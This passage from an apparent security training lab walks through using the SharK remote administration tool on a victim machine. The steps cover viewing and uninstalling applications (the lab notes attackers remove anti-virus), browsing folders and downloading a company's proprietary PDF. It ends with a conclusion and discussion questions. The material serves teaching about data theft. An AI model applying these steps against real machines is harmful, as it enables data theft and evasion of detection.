


Figure 66: Viewing Applications on the Victim Machine

You can right-click and uninstall an application. Hackers often uninstall anti-virus software.

4. Select **Administration**, then **File Manager** to view the victim's folder and files.




Figure 67: Folders on the Remote Machine

The first folder, **CompanyXYZdocuments** seems interesting, so we will examine it.

- Double-click on the **CompanyXYZdocuments** folder to examine the folder contents.




Figure 68: CompanyXYZdocuments Folder

- Right-click of the **MSEC\_Pod.pdf** file and select **Download** from the menu list.




Figure 69: Exfiltration of Data

The menu list allows you to upload/download files, as well as execute and delete them.



- Click on the **download** folder within the Shark folder on your Windows 7 system.




Figure 70: The Download Folder

- Click the **shark 3 (@Server)** folder. (Each victim gets a separate folder)




Figure 71: The Victim Folder

- Click on the **Downloads** folder within the shark 3 (@Server) folder.




Figure 72: The Downloads Folder

10. Double-click on the **MSEC-Pod.pdf** file to open and view the file.




Figure 73: The Exfiltrated PDF

You can now view the PDF file, one of company XYZ's proprietary documents.




Figure 74: The Opened Exfiltrated PDF File

## 3.2 Conclusion

SharK is a Remote Administration Tool, which has a Graphical User Interface (GUI) that allows the hacker to perform malicious tasks against a victim machine, like data-theft over an encrypted connection. Hackers will often enter networks to steal intellectual property or retrieve credit card numbers. The encrypted connection of SharK will make it very difficult for investigators to detect what was taken out of the network.

## 3.3 Discussion Questions

1. How does an attacker uninstall an application when they are using sharK?
2. Name an application that a hacker would want to uninstall.
3. Does sharK allow the attacker to exfiltrate data like intellectual property?
4. Why is it difficult to detect the PDF file being stolen if sharK is utilized?

## References

1. Shark 3.0 Remote Administration Tool:  
[www.security-database.com/toolswatch/SharK-3-Remote-Administration-Tool.html](http://www.security-database.com/toolswatch/SharK-3-Remote-Administration-Tool.html)
2. Remote Administration Tools:  
<https://sites.google.com/site/p3vkosy0p4/>
3. PsExec:  
<http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx>
4. Data Exfiltration: How Data Gets Out:  
<http://www.csoononline.com/article/570813/data-exfiltration-how-data-gets-out>
5. Tech Insight: Cutting-Edge Techniques For Data Exfiltration:  
<http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/231500364/tech-insight-cutting-edge-techniques-for-data-exfiltration.html>